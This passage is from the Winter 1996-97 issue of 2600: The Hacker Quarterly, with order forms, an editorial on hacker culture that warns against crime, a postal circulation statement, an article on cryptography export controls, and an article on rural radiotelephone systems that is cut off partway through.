WHEN PEOPLE TALK, WE LISTEN. WHEN LARGE PEOPLE TALK, WE REALLY LISTEN. THAT'S WHY, AFTER A SPUR OF THE MOMENT CONFERENCE IN A PARKING GARAGE IN VEGAS, WE HAVE DECIDED TO START OFFERING THE WORLD FAMOUS 2600 T-SHIRTS IN DOUBLE EXTRA LARGE SIZES. JUST SPECIFY XXL BELOW AND THERE WON'T BE A NEED FOR ANY FURTHER DISCUSSIONS.

I'M A TRADITIONALIST. SEND ME AN OLD-FASHIONED BLUE BOX SHIRT. MY SIZE IS: ____

I WANT TO TRY SOMETHING NEW. SEND ME AN ELITE MICHELANGELO VIRUS SHIRT. MY SIZE IS: ____

❑ 1 shirt/$15 ❑ 2 shirts/$26

WAIT! I'M NOT FINISHED! SEND ME:

INDIVIDUAL SUBSCRIPTION

❑ 1 year/$21 ❑ 2 years/$38 ❑ 3 years/$54

CORPORATE SUBSCRIPTION

❑ 1 year/$50 ❑ 2 years/$90 ❑ 3 years/$125

OVERSEAS SUBSCRIPTION

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

❑ $260 (you will get *2600* for as long as you can stand it)
(also includes back issues from 1984, 1985, and 1986)

BACK ISSUES (invaluable reference material)

❑ 1984/$25 ❑ 1985/$25 ❑ 1986/$25 ❑ 1987/$25
❑ 1988/$25 ❑ 1989/$25 ❑ 1990/$25 ❑ 1991/$25
❑ 1992/$25 ❑ 1993/$25 ❑ 1994/$25 ❑ 1995/$25

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(individual back issues for 1988 to present are $6.25 each, $7.50 overseas)

Send orders to: 2600, PO Box 752, Middle Island, NY 11953

(Make sure you enclose your address!)

TOTAL AMOUNT ENCLOSED: ____

Payphones of the Planet


EL SALVADOR

Knight Hawk & Cabeza Nightsoil

ANTIGUA

Allwet


CUBA



Havana.

Steve Piantieri

BRAZIL



Sao Paulo.


Ralfus

COME AND VISIT OUR WEB SITE AND SEE OUR VAST ARRAY OF PAYPHONE PHOTOS THAT WE'VE COMPILED - http://www.2600.com

2600

The Hacker Quarterly

VOLUME THIRTEEN
NUMBER FOUR
WINTER 1996-97
$4.50 U.S.
$5.50 Canada



0 74470 83158 7 64

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout
Scott Skinner

Cover Design
Shawn West, Crowley, Kitten L'amour, Seth McBride

Office Manager
Tampruf

"Some of the computer attack tools, such as SATAN, are now so user-friendly that very little computer experience or knowledge is required to launch automated attacks on systems. Also, informal hacker groups, such as the 2600 club, the Legions of Doom, and Phrackers Inc., openly share information on the Internet about how to break into computer systems. This open sharing of information combined with the availability of user-friendly and powerful attack tools makes it relatively easy for anyone to learn how to attack systems or to refine their attack techniques." - General Accounting Office report entitled "Computer Attacks at Department of Defense Pose Increasing Risks". The only names they got right in this quote were SATAN and Internet.

Writers: Bernie S., Billsf, Blue Whale, Commander Crash, Eric Corley, Count Zero, Kevin Crow, Dr. Delam, John Drake, Paul Estev, Jason Fairlane, Mr. French, Bob Hardy, Thomas Icom, Kingpin, Kevin Mitnick, NC-23, Peter Rabbit, David Ruderman, Seraf, Silent Switchman, Thee Joker, Mr. Upsetter.
Network Operations: Phiber Optik, Manos.
Voice Mail: Neon Samurai.
Webmaster: Kiratoy.
Inspirational Music: Chemical Brothers, Ashley MacIsaac, Kim Stockwood, Sham 69.
Shout Outs: Nettwerk, Bishop, Biohazard, Vektor, Praetor9, Yuckf00, tcsh, tersIan.


```
——BEGIN PGP PUBLIC KEY BLOCK——
Version: 2.0

mQCNAisAvagAAAEEAKDyMmRGmirxG4G3AsIxskKpCP71vUPRRzVXpLIa3+Jrl0+9
PGFwAPZ3TgJXho5a8c3J8hstYCowzsI168nRORB4J8Rwd+tMz5lBKeKi9LzlSW1R
hLNJTm8vBjzHd8mQBea3794wUWCyEpoqzavu/OUthMLb6UOPC2srXlHoedr1AAUR
tBZlbW1hbnVlbEB3ZWxsLnNmLmNhLnVz
=W1W8
——END PGP PUBLIC KEY BLOCK——
```

MATTER

D O T T E D L I N E

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733.
Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984-1995 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-474-2677**

KNOWLEDGE IS

What makes the hacker world come alive more than anything else is newness. New technology, new ideas, new challenges, new people. We're fortunate to live in an age where all of these are in abundance.

But too often, we fall into the age-old trap of complacency. We do the same old thing, time and again, until it no longer is any fun. Before long, we hold little interest in new ways of doing things and the development of new technology is passed, once again, to the next generation. It's almost a human trait - we see the same behavior manifest itself in the music and film cultures, not to mention within our own social lives.

The hacker culture does not have to fall into this trap. In fact, it's a double tragedy when it happens to us because of the vitality of newness in everything we do. While it's inevitable that some of us will wind up working "establishment" jobs - perhaps becoming CEO's of Fortune 500 companies or putting Bill Gates out of business with software that *really* works - we don't ever have to abandon that spark of life known as the hacker spirit. Those of us who built blue boxes in the sixties, played with CP/M in the seventies, or hacked the Arpanet in the eighties should be keenly aware of today's new toys, whether they be DVD's, PCS phones, or smart cards. This awareness extends into the sociopolitical arena out of necessity - the latest attempts to quell our enthusiasm and desire to spread information are every bit as important as those which occurred in years past.

It's easy to dismiss today's beginners as newbies, AOL kids, or leeches who want easy answers. It would be a sad mistake to fail to distinguish between those who indeed have no interest in true hacking and those who are the future.

Over the years we've seen divisiveness develop for all the usual reasons - generational, national, regional, even sexual. Ideologically though, a great majority of the hacker world seems to stand for the same thing. We're certainly not all on the same political wavelength but that's a petty detail at best. What we share is the understanding that free speech is paramount, individuality is a valuable asset, and that the net - which was developed with the hacker spirit - is potentially the most valuable tool that free speech, individuality, and hence humanity itself has ever had at its disposal.

While divisiveness can be fun, it ultimately winds up destroying, or at least greatly hurting, whatever community it affects. That would be of great benefit to the people who want us to go away so they can control and regulate technology, speech, society, or whatever it is they're after. Every act of factionalization is a victory for them. Each time a hacker from the sixties calls the FBI to investigate "some punk kid" who breaks into his machine, we all lose something. And every time someone new to the scene dismisses the hacker culture of years past, the potential river of knowledge is reduced to a trickle. Such examples multiplied are all that is needed to eliminate the "hacker threat".

We need to know why what happened to Bernie S. is a clear threat to hackers everywhere, as is the continuing imprisonment and persecution of Kevin Mitnick. We need to know where to draw the line - defending people who, for example, commit credit card fraud or cause intentional damage to computer systems by considering them part of the hacker world is ultimately self-defeating.

We need to remember that we are all individuals in this culture and that being part


STRENGTH

of an image conscious hacker "group" can often obscure the real issues. New people are often wrongly intimidated into silence by big names who cover up their own ignorance with bravado. It happens everywhere but it doesn't mean we're doomed to repeat history. If anyone can escape the predictable, it should be hackers.

One other very important thing we must be careful of is the temptation of true crime. While society is increasingly unable to tell the difference between crimes of curiosity and mischief and those of genuine criminals, we don't need to be as obtuse. Yes, it's easy to make quick and dirty money with some basic hacker skills. You can sell passwords, calling cards, credit histories, or cloned phones. But once that world is entered, the spirit of adventure and discovery is replaced by the incentive for profit, almost always permanently. Not to mention that you turn into an utter sleazebag. It's up to all of us to see that we're not polluted by such subversion. It's up to our enemies to see that we are.

As we enter our 14th year of publishing, we recognize the risks of succumbing to that which we warn others about. Over the years, we've tried to remain true to our ideals and to not be adversely affected by our ever-increasing exposure to the mainstream. We have a no-advertising policy which we intend to continue. We pledge never to "tone down" what we do in order to become more marketable. We promise to continue to give new and established writers the same opportunity to be heard.

The rest is up to you. We want to always have the edge in reporting on the newest technological toys, as well as continuing fun and games with existing phone and computer systems. And we can never forget the social issues that go with these. Those of you who have the knowledge also have the opportunity to share it with the rest of us. In so doing, we are all strengthened and motivated.



UNITED STATES POSTAL SERVICE

Statement of Ownership, Management, and Circulation
(Required by 39 U.S.C. 3685)

1. Publication Title	2. Publication No.	3. Filing Date
2600 MAGAZINE		10/1/96
4. Issue Frequency	5. No. of Issues Published Annually	6. Annual Subscription Price
QUARTERLY	4	$21/$50

7. Complete Mailing Address of Known Office of Publication (Street, City, County, State, and ZIP+4) (Not Printer)
BOX 752, MIDDLE ISLAND NY 11953

8. Complete Mailing Address of Headquarters or General Business Office of Publisher (Not Printer)
7 STRONG'S LANE, SETAUKET, NY 11733

9. Full Names and Complete Mailing Addresses of Publisher, Editor, and Managing Editor (Do Not Leave Blank)
Publisher (Name and Complete Mailing Address)
EMMANUEL GOLDSTEIN, BOX 99, MIDDLE ISLAND NY 11953
Editor (Name and Complete Mailing Address)
EMMANUEL GOLDSTEIN BOX 99 MIDDLE ISLAND NY 11953
Managing Editor (Name and Complete Mailing Address)
ERIC CORLEY 7 STRONG'S LANE, SETAUKET, NY 11733

10. Owner (If owned by a corporation, its name and address must be stated and also immediately thereafter the names and addresses of stockholders owning or holding 1 percent or more of the total amount of stock. If not owned by a corporation, the names and addresses of the individual owners must be given. If owned by a partnership or other unincorporated firm, its name and address as well as that of each individual must be given. If the publication is published by a nonprofit organization, its name and address must be stated.) (Do Not Leave Blank.)

Full Name	Complete Mailing Address
ERIC CORLEY	7 STRONG'S LANE, SETAUKET NY 11733

11. Known Bondholders, Mortgagees, and Other Security Holders Owning or Holding 1 Percent or More of Total Amount of Bonds, Mortgages, or Other Securities. If none, check here. ☐ None

Full Name	Complete Mailing Address

12. For completion by nonprofit organizations authorized to mail at special rates. The purpose, function, and nonprofit status of this organization and the exempt status for federal income tax purposes: (Check one)
☐ Has Not Changed During Preceding 12 Months
☐ Has Changed During Preceding 12 Months
(If changed, publisher must submit explanation of change with this statement)

PS Form 3526, October 1994 (See Instructions on Reverse)

13. Publication Name	14. Issue Date for Circulation Data Below	
15. Extent and Nature of Circulation	Average No. Copies Each Issue During Preceding 12 Months	Actual No. Copies of Single Issue Published Nearest to Filing Date
a. Total No. Copies (Net Press Run)	40,000	40,000
b. Paid and/or Requested Circulation (1) Sales Through Dealers and Carriers, Street Vendors, and Counter Sales (Not Mailed)	33,052	34,610
(2) Paid or Requested Mail Subscriptions (Include Advertisers' Proof Copies/Exchange Copies)	2565	2519
c. Total Paid and/or Requested Circulation (Sum of 15b(1) and 15b(2))	35,617	37,129
d. Free Distribution by Mail (Samples, Complimentary, and Other Free)	450	450
e. Free Distribution Outside the Mail (Carriers or Other Means)	200	200
f. Total Free Distribution (Sum of 15d and 15e)	650	650
g. Total Distribution (Sum of 15c and 15f)	36,267	37,779
h. Copies Not Distributed (1) Office Use, Leftovers, Spoiled	3733	2221
(2) Return from News Agents	0	0
i. Total (Sum of 15g, 15h(1), and 15h(2))	40,000	40,000
Percent Paid and/or Requested Circulation (15c / 15g x 100)	98.2	98.3

16. This Statement of Ownership will be printed in the WINTER issue of this publication. ☐ Check box if not required to publish

17. Signature and Title of Editor, Publisher, Business Manager, or Owner — Date
OWNER — 10/1/96

I certify that all information furnished on this form is true and complete. I understand that anyone who furnishes false or misleading information on this form or who omits material or information requested on the form may be subject to criminal sanctions (including fines and imprisonment) and/or civil sanctions (including multiple damages and civil penalties).

Instructions to Publishers

1. Complete and file one copy of this form with your postmaster on or before October 1, annually. Keep a copy of the completed form for your records.
2. Include in items 10 and 11, in cases where the stockholder or security holder is a trustee, the name of the person or corporation for whom the trustee is acting. Also include the names and addresses of individuals who are stockholders who own or hold 1 percent or more of the total amount of bonds, mortgages, or other securities of the publishing corporation. In item 11, if none, check box. Use blank sheets if more space is required.
3. Be sure to furnish all information called for in item 15, regarding circulation. Free circulation must be shown in items 15d, e, and f.
4. If the publication had second-class authorization as a general or requester publication, this Statement of Ownership, Management, and Circulation must be published; it must be printed in any issue in October or the first printed issue after October, if the publication is not published during October.
5. In item 16, indicate date of the issue in which this Statement of Ownership will be printed.
6. Item 17 must be signed.

Failure to file or publish a statement of ownership may lead to suspension of second-class authorization.

PS Form 3526, October 1994 (Reverse)

TOWARD MORE SECRETS

by Seraf
seraf@2600.com

Encrypted data communications is quite possibly the least understood piece of the popular Internet culture's technological backbone. Perhaps this is because cryptology is not trendy technology, but rather a complex science which is only beginning to be well-understood. Since the times before Christ, the study of secret writing, or cryptology, has played an important but largely invisible role in government. In fact, the Caesar Cipher (as in Julius) now appears in nearly every textbook on the subject.

But don't use an ancient code for anything more than slipping cuss words through monitored E-mail. While the Roman Empire's system simply rotates the alphabet three places, turning A's into D's, B's into E's, C's into F's, etc., present-day cryptographic algorithms are much more complex. While pen and paper can break a simple substitution cipher like Caesar's on short notice, cracking most any of the heavy-duty cryptosystems developed over the past twenty years requires more time and more computing power than potential adversaries apparently have.

Cracking modern cryptosystems by brute force - trying every possible key until one "works" - usually takes a huge amount of time and/or money. Many newer symmetric cryptosystems use 128-bit keys, and this key size seems to have become a standard minimum in recent years. Building a machine to guess such a key within a year would presently cost billions of billions of dollars (no kidding) and require quite a feat of engineering. Many symmetric ciphers, though, use a smaller key. The Data Encryption Standard (DES) uses a 56-bit key, and (disregarding the shortcuts available for breaking DES) its messages can be cracked by brute force in a month with equipment costing well under $1 million. It is a fact that the National Security Agency (NSA) has such equipment ready and waiting, as do many other institutions public and private - from American Express to the British Government to CalTech.

What is really at issue here is the value of the potentially obtained information to a privacy-invading party. Uncle Sam will not take a chunk out of the Defense Budget, nor allocate a sizable portion of NSA's computing power, in order to discover the key you're using to send articles to *2600*. But he will - at the very least - put a few hundred thousand dollars worth of computers to work for a month on your e-mail if he thinks you're spending your afternoons meeting with Saddam. These days, cryptosystems with keys of about 56 bits are not trusted to keep data secure for more than a few days or weeks. 64-bit keys are a significant improvement, and may secure data for decades. 128-bit keys are currently rated at 50 years, and slightly longer keys at about 100. (With computing power and resources on the rise, it's good to take these statistics with a grain of salt.)

Of course, all of this depends on the security of the algorithm being used. Cryptanalysis, the Zen of cipher-cracking, has become as much of a science as cryptography itself. DES has had significant holes poked in its weak sides by a number of cryptanalysts over the years, as have numerous other algorithms created by corporations, universities, and brilliant mathematicians alike. The best route is to use a well-respected crypto package. Experimenting with your own ciphers can be fun, but will often lead to disaster if implemented for communications which must be reliably secured.

Right now, the U.S. government holds what may be the best cryptographic technology in existence. Skipjack, the algorithm implemented in Capstone and the much-criticized Clipper Chip, is classified, but is likely to be far ahead of current crypto research in the scientific community. (Note: One of the few civilians allowed to review the algorithm was Dorothy Denning, a slightly

overzealous Georgetown University professor who is opposed to all non-government use of crypto.) When the National Security Agency - perhaps the most secretive publicly-known sect of our governmentm - created the Data Encryption Standard in the mid-1970's, it was optimized to be resistant to differential cryptanalysis. It was not until 1990, however, that this method of crypto-cracking was publicly discovered by the notorious Eli Biham and Adi Shamir. This means that not only are today's government cryptosystems designed to resist attacks that won't be in use for twenty years, but that the government is ready to deploy those futuristic attacks against the algorithm you're using today. Does this secret research not defy the scientist's ethic to share knowledge and information?

This is only the beginning of a growing U.S. government cryptomonopoly. New encoding algorithms are being developed in America constantly, and *2600* would be an ideal forum for their review and discussion. However, because of the U.S. Defense Trade Regulations (DTR) and *2600*'s international readership, they cannot be detailed here: our favorite rag would be busted for trafficking in munitions, "transferring [cryptographic] technical data to a foreign person" (DTR 120.10). See for yourself: the United States Munitions List includes, along with plastique and land mines, the following items: "Speech scramblers, privacy devices, cryptographic devices and software (encoding and decoding)..." (DTR 121.1). Even documents describing "unapproved" cryptosystems or listing their source codes are munitions.

What is "approved"? RSA's nonthreatening authentication facilities have been deemed exportable, but its unmatched public key encryption remains restricted to domestic use, along with PGP and other RSA-bearing products. Superslick modern systems like RC4 have been given the green light to appear in such globally available products as Netscape, but only after security-reducing modifications. Then there are the algorithms denied export altogether, or that won't even be given a hearing. Such has been the fate of Granddaddy DES, as well as that of many cryptosystems being developed at the undergraduate and graduate levels in American universities.

This is without question a breach of our First Amendment rights. If you design a cryptosystem, you are forbidden by your government to share it with whomever you please. Approval is required. We have had trade restrictions placed on our ideas. Exporting information which is "required for the design... of defense articles" (DTR 120.23) is illegal - so a book such as Phil Zimmerman's "PGP Source Code and Internals" is by definition banned for export. (If you thought that banned books were a thing of the past, think again.) Even a foreigner on American soil is technically forbidden to examine such a publication at the corner bookstore.

American cryptologists are considered to be the best in the world, and the majority of strong cryptosystems originate in U.S. companies and universities. This technology has brought electronic privacy and freedom to Americans who put it to good use, and could do the same for citizens of other nations if it was not so feared by the powers that be. If we don't act soon, restrictions on the domestic use of cryptographic technologies are just around the corner. Legislation to impose such constraints on the American people has already been introduced on at least one occasion, nearly forcing all available cryptosystems to be made readily crackable by Big Brother.

Simply put, NSA is scared: terrified of Americans enforcing their own privacy with such strength; living in fear of foreign government organizations, businesses and individuals obtaining the same level of security as their American counterparts.

Use crypto anywhere you can - and make sure it's strong. Fight the U.S. government ban on knowledge and its underhanded attempts to thieve the world of digital privacy. U.S. citizens - write to your senators and congressmen and explain how important this technology is to every citizen of the Electronic Age, here and abroad. Foreign citizens - obtain source code to strong European algorithms such as Xuejia Lai and James Massey's IDEA, and make every attempt you can to secure "restricted" algorithms. Raise your voice!

BACKCOUNTRY

by Equant

There are a few reasons for this article. First, several years ago while cruising around New Mexico with a good friend we ran across a radiotelephone. It was in a park, and I've always assumed it was for park rangers to use. We horsed around with it and didn't accomplish much. Had we been prepared for what we found we might have been more successful. Another reason for this article is that radiotelephones are common outside of the United States, and I've always enjoyed *2600*'s drive to inform everyone around the world. The last reason is I've never seen much said about radiotelephones. So read the following, and if you run into a radiotelephone in the woods you'll know it's not a complex weather station.

Radiotelephones are used to connect isolated areas to a phone network without the installation of phone lines. Some places you might find a radiotelephone would be in remote industrial parks, islands, and isolated communities such as state militia headquarters, cult compounds, and communes.

There are a few different types of radiotelephones. It seems that Optaphones and Ultraphones are the most popular. Radiophones usually operate somewhere between 30MHz and 3000MHz. All users of radiotelephones (in the U.S.) need FCC licenses (hooray for the FCC!). They are all full duplex and can use standard phone equipment on the subscriber's end (i.e., the subscriber gets an RJ-11 jack to plug a normal phone into, or a modem or a fax). I've not heard of a radiotelephone that can transmit data over 9600bps.

Optaphones

These systems are for individuals or small groups of people. First we need to travel from the telco's switch along a phone line to the middle of nowhere. Once the line ends we'll find a base unit. The base unit has a power supply (perhaps a battery and a solar panel), a phone box, and a yagi antenna. The yagi antenna of course is pointed at the subscriber's yagi antenna which is connected to their box which is connected to their phone.

There is an Optaphone called the Community Optaphone Star which is a similar setup to the above, with the two yagi antennas, but you have a more complex subscriber box which can operate 24 trunks at once. With this system you can have 96 subscribers. Keep a look out for this system in Alaska, Montana, and Pennsylvania.

Ultraphones

Ultraphones are mostly purchased by telcos. They are not one subscriber systems like the Optaphone. The Ultraphones support true digital local loop service and can handle 896 lines and 95 full duplex trunks.

Like the Optaphone it has two components, the subscriber side and the host side. The host's end has two parts. In the telco's central office is the Central Office Terminal (COT). The COT is a PBX with a VF loop level connection to the central office. From the COT the signal is sent to the Radio Carrier Station which sends the signal up a large radio tower. (Note this is an omni directional antenna and not a yagi antenna.) The signal is not line of site, and can reliably go 60km/37.5 miles.

On the subscriber's end you have a yagi antenna connected to a radio modem and power supply. The subscriber unit can handle normal RJ-11 phone equipment, with DTMF and pulse dialing. The subscriber broadcasts somewhere from 454.025 MHz to 454.650 MHz and receives between

459.025 MHz and 459.605 MHz. Each channel is separated by 25 khz, and each channel can contain four trunks.

The signal goes from the subscriber's mouth into the subscriber's phone. The analog signal is then converted into a 14.57 kb/s digital signal. The signal is modulated and transmitted at a rate of 64 kb/s. This signal is multiplexed with three other signals in order to obtain the four trunks per channel.

Locations in the U.S.

There are 120 systems in the U.S. Most of them are west of the Mississippi River. I'm not sure of all the locations, but here's what I do know. There is at least one system in Florida, Maine, California, and New Mexico. There are two in Arizona, one on the Navajo reservation. GTE in Texas has 30 systems. The most interesting is that Big Bend Telco, southeast of El Paso, serves two thirds of its exchanges (25,000 square miles) with 15 systems.

Locations outside the U.S.

